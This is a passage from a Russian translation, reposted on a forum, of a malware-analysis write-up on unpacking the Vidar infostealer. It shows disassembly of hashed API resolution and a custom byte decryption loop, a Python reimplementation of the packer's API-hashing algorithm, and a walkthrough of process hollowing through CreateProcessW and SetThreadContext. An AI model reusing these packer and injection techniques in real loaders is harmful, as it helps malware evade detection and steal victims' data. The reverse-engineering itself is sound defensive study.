003A0B0A 66:8945 EE  mov  word ptr ss:[ebp-12],ax
003A0B0E C745 F8 CF500300  mov  dword ptr ss:[ebp-8],350CF
003A0B15 E8 85FEFFFF  call <kernel32_handle>
003A0B1A 8945 FC   mov  dword ptr ss:[ebp-4],eax
                                mov  eax,dword ptr ds:[30]
                                mov  eax,dword ptr ds:[eax+C]
                                mov  eax,dword ptr ds:[eax]
                                mov  eax,dword ptr ds:[eax]
                                mov  eax,dword ptr ds:[eax+18]
                                ret
    
```

parsing PEB structure


Полученный дескриптор kernel32.dll передается следующему вызову вместе с другим аргументом с постоянным значением **FF7F721A**, быстрый поиск этой константы в Google приводит к некоторым общедоступным ссылкам на песочницу, но неясно, о чем именно идет речь. Давайте углубимся в этот момент, обход этой подпрограммы **0x0A4E** приводит к разрешенному адресу API **GetModuleFileNameW** из Kernel32.dll, хранящемуся в eax, что означает, что эта подпрограмма предназначена для разрешения хешированных API.

```

003A0AF6 66:8945 E8  mov  word ptr ss:[ebp-18],ax
003A0AFA 6A 6C     push 6C
003A0AFC 58       pop  eax
003A0AFD 66:8945 EA  mov  word ptr ss:[ebp-16],ax
003A0B01 6A 6C     push 6C
003A0B03 58       pop  eax
003A0B04 66:8945 EC  mov  word ptr ss:[ebp-14],ax
003A0B08 33C0     xor  eax,eax
003A0B0A 66:8945 EE  mov  word ptr ss:[ebp-12],ax
003A0B0E C745 F8 CF500300  mov  dword ptr ss:[ebp-8],350CF
003A0B15 E8 85FEFFFF  call <kernel32_handle>
003A0B1A 8945 FC   mov  dword ptr ss:[ebp-4],eax
003A0B1D 8A 1A727FFF  mov  edx,FF7F721A
003A0B22 8B4D FC   mov  ecx,dword ptr ss:[ebp-4]
003A0B25 E8 24FFFFFF  call 3A0A4E
003A0B2A 8945 F0   mov  word ptr ss:[ebp-10],eax
003A0B2D BA 78A0917F  mov  edx,7F91A078
003A0B32 8B4D FC   mov  ecx,dword ptr ss:[ebp-4]
003A0B35 E8 14FFFFFF  call 3A0A4E
    
```

Hide FPU		
EAX	76824950	<kernel32.GetModuleFileNameW>
EBX	000014F0	
ECX	BFFF0198	
EDX	FF7F721A	
EBP	0018F008	
ESP	0018F088	
ESI	002A3E00	
EDI	000350DE	
EIP	003A0B2A	
EFLAGS	00000206	
ZF	0	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

Аналогичным образом второй вызов преобразует хеш-значение **7F91A078** в **ExitProcess API**. Подпрограмма-оболочка **оx0A4E** выполняет итерацию по экспорту библиотеки, а подпрограмма **оx097A** вычисляет хэш для входного параметра имени экспорта. Похоже, что шеллкод использует специальный алгоритм для хеширования API, вычисленное хеш-значение перенастраивается обратно в **eax**, которое сравнивается с входным хеш-значением, хранящимся в **[ebp-4]**. Если оба хеш-значения равны, API разрешается, а его адрес хранится в **eax**.



Следующие несколько инструкций записывают некоторые ненужные данные в стек, после чего помещают указатель на **buffer3** и общий размер содержимого **buffer3** (**0x350c0**) в стек и выполняют подпрограмму **оx0BE9** для дешифрования - эта пользовательская схема дешифрования работает путем обработки каждого байта из буфера3 с использованием повторяющихся отрицаний, вычитания, сложения, **sar**, **shl**, **rot** или и хог набор инструкций с жестко закодированными значениями на нескольких уровнях, промежуточный результат сохраняется в **[ebp-1]**

```

mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
xor eax,74
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
sar eax,2
movzx ecx,byte ptr ss:[ebp-1]
shl ecx,6
or eax,ecx
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
neg eax
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
sub eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
not eax
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
add eax,80
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
xor eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
sub eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
neg eax
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
xor eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
add eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
neg eax
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
add eax,F5
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
sar eax,6
movzx ecx,byte ptr ss:[ebp-1]
shl ecx,2
or eax,ecx
mov byte ptr ss:[ebp-1],a1
movzx eax,byte ptr ss:[ebp-1]
sub eax,dword ptr ss:[ebp-8]
mov byte ptr ss:[ebp-1],a1
mov eax,dword ptr ss:[ebp+8]
add eax,dword ptr ss:[ebp-8]
mov cl,byte ptr ss:[ebp-1]
mov byte ptr ds:[eax],cl
imm F0F0F0

```

И окончательное значение перезаписывает соответствующее значение `buffer3` по смещению `[eax]`

Hex												ASCII											
11	97	82	7F	C4	52	0C	37	97	0E	0D	A7	53	8E	E6	CB	...	AR.7...	§S.æE					
FE	74	CE	A3	EC	90	B1	C2	F1	B8	37	22	C0	74	59	99	ptifîi	±Añ.7"ATY.						
D2	F7	B4	FC	5D	E2	13	B9	0E	18	0C	88	53	04	6E	4C	0÷'ù]â.	'....S.nL						
18	7A	49	83	5D	B1	85	2F	91	85	3C	3C	4C	E9	6F	A8	.ZI.j±.	/.<<Léo						
53	6C	E3	B7	79	F8	27	D9	7C	29	68	38	30	64	35	50	Slä.yü'U h;	Od5P						
2D	86	38	8A	C9	EA	1D	A0	15	FA	BF	9C	19	DF	17	2A	-78°Eë.	.úç..B.*						
E0	01	68	4E	85	AB	EA	87	98	22	EE	A8	09	A3	8A	FE	à.kN.<ë.	"î".f.p						
A0	18	68	3E	1D	CE	3F	ED	F9	3D	57	0C	6F	22	88	31	.h>.i?iü=w.o".	.1						
35	43	61	AC	E3	8D	E4	9A	5D	B1	91	84	EA	DD	49	EC	5Ca-ä.ä.]±.	éYIî						
34	01	D4	14	A7	71	A8	46	74	C0	E5	5D	F0	F5	19	6A	4.Ö.sg FtÄä]	Dö.j						
32	4F	FC	65	39	FD	41	E9	7D	B1	A5	D5	A0	50	DB	0F	20üesyAé}±#0	PÜ.						
1C	86	08	77	BC	AC	66	DB	34	03	E2	E8	6F	8E	FB	02	...w%-f04.äeo.	û.						
0D	58	D0	AA	0B	CC	D7	CD	C4	6E	D0	2D	4A	E6	17	9C	.xD*.ixiÄnD-Jæ.							
B4	78	19	2C	0C	F1	12	59	C2	EC	84	5F	A3	73	EF	2C	'x.,.ñ.YÄi.	_fsi.						
BC	98	15	19	8B	CB	99	07	F4	15	FC	52	7D	F3	3D	49	%...É..ö.ÜR}	ô=I						
B2	50	AF	D1	4B	27	2C	11	15	EE	A8	08	C9	AD	50	F9	*P`NK',...î".	É.Pü						
BE	AC	4C	7F	98	52	04	4E	81	F5	3A	A7	8D	4C	15	CB	%-L..R.N.ö:§.	L.É						
CD	C6	CE	A3	EC	90	B1	C2	66	FA	37	22	C0	C2	59	99	iÄiîi	±Afú7"AAy.						
D2	9C	9E	FC	5D	E2	B5	B9	0E	47	0C	88	53	BC	6E	4C	ö..ü]âµ'.	G..S4nL						

encrypted buffer3

Hex												ASCII											
4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....	ÿÿ..						
B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@.....						
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ö.....						
0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°...i!	.Li!Th						
69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program	canno						
74	20	62	65	20	72	75	6E	98	22	EE	A8	09	A3	8A	FE	t be run."	î".f.p						
A0	18	68	3E	1D	CE	3F	ED	F9	3D	57	0C	6F	22	88	31	.h>.i?iü=w.o".	.1						
35	43	61	AC	E3	8D	E4	9A	5D	B1	91	84	EA	DD	49	EC	5Ca-ä.ä.]±.	éYIî						
34	01	D4	14	A7	71	A8	46	74	C0	E5	5D	F0	F5	19	6A	4.Ö.sg FtÄä]	Dö.j						
32	4F	FC	65	39	FD	41	E9	7D	B1	A5	D5	A0	50	DB	0F	20üesyAé}±#0	PÜ.						
1C	86	08	77	BC	AC	66	DB	34	03	E2	E8	6F	8E	FB	02	...w%-f04.äeo.	û.						
0D	58	D0	AA	0B	CC	D7	CD	C4	6E	D0	2D	4A	E6	17	9C	.xD*.ixiÄnD-Jæ.							
B4	78	19	2C	0C	F1	12	59	C2	EC	84	5F	A3	73	EF	2C	'x.,.ñ.YÄi.	_fsi.						
BC	98	15	19	8B	CB	99	07	F4	15	FC	52	7D	F3	3D	49	%...É..ö.ÜR}	ô=I						
B2	50	AF	D1	4B	27	2C	11	15	EE	A8	08	C9	AD	50	F9	*P`NK',...î".	É.Pü						
BE	AC	4C	7F	98	52	04	4E	81	F5	3A	A7	8D	4C	15	CB	%-L..R.N.ö:§.	L.É						

buffer3 in processing

Как только содержимое буфера3 расшифровано, он продолжает разрешать другие важные API в следующей подпрограмме **охоFB6**.

```

mov dword ptr ss:[ebp-C],eax
mov edx,FF7F721A -> GetModuleFileNameW
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-78],eax
mov edx,7FE2736C -> CreateProcessW
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-80],eax
mov edx,7FA1F993 -> GetThreadContext
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-84],eax
mov edx,7FA3EF6E -> ReadProcessMemory
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-88],eax
mov edx,7FE1F1FB -> CloseHandle
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-1C],eax
mov edx,FF31BF16 -> Wow64SetThreadContext
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-90],eax
mov edx,7FB6C905 -> GetCommandLineW
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-7C],eax
mov edx,7FE7F9C0 -> TerminateProcess
mov ecx,dword ptr ss:[ebp-C]
call 230A4E
mov dword ptr ss:[ebp-94],eax

```

Я написал простой ПОС-скрипт на Python для алгоритма хеширования, реализованного с помощью расшифрованного шеллкода, который можно найти здесь. https://github.com/ox00-ox7F/RE_tips_and_tricks/blob/master/vidar_packer/api_hash_strings.py

```

In [22]: apis = ["CreateProcessW", "ReadProcessMemory", "GetCommandLineW"]


In [23]: for api in apis:
...:     seed = 0x2326
...:     for c in api:
...:         shr = seed >> 1
...:         shl = seed << 7
...:         bitwiseor = shr|shl
...:         add_char = bitwiseor + ord(c)
...:         new_seed = add_char+seed
...:         seed = new_seed
...:     hash = hex(seed)
...:     hash = hash[:-1]
...:     hash = hash[-8:]
...:     print hash
...:
7fe2736c
7fa3ef6e
7fb6c905

```

После того, как все необходимые API были разрешены, он переходит к созданию нового процесса

```
mov eax,dword ptr ss:[ebp-70]
mov dword ptr ss:[ebp-8C],eax
push 103
lea eax,dword ptr ss:[ebp-7BC]
push eax
push 0
call dword ptr ss:[ebp-78] GetModuleFileNameW
test eax,eax
jne F1168
xor eax,eax
inc eax
jmp F14E7
mov dword ptr ss:[ebp-6C],1
lea eax,dword ptr ss:[ebp-34]
push eax
lea eax,dword ptr ss:[ebp-E0]
push eax
push 0
push 0
push 8000004
push 0
push 0
push 0
call dword ptr ss:[ebp-7C] GetCommandLineW
push eax
lea eax,dword ptr ss:[ebp-7BC]
push eax
call dword ptr ss:[ebp-80] CreateProcessW
test eax,eax
jne F11A0
jmp F1498
```

А затем окончательная полезная нагрузка вводится во вновь созданный процесс с использованием API `SetThreadContext`, структура `CONTEXT` для удаленного потока настраивается с помощью `ContextFlag` и требуемых буферов памяти, а API `SetThreadContext` вызывается с дескриптором текущего потока и структурой `CONTEXT` удаленного потока для внедрения кода.



Основной процесс завершается сразу после запуска этого процесса, теперь мы можем сделать дамп этого процесса, чтобы извлечь финальную полезную нагрузку.

Вот и все, что нужно для распаковки! Скоро увидимся в следующей статье, посвященном подробному анализу инфостилера Vidar.

Переведено специально для XSS.IS

Автор перевода: yashechka

Источник: [https://0x00-0x7f.github.io/A-Case-of-Vidar-Infostealer-Part-1-\(-Unpacking-\)/](https://0x00-0x7f.github.io/A-Case-of-Vidar-Infostealer-Part-1-(-Unpacking-)/)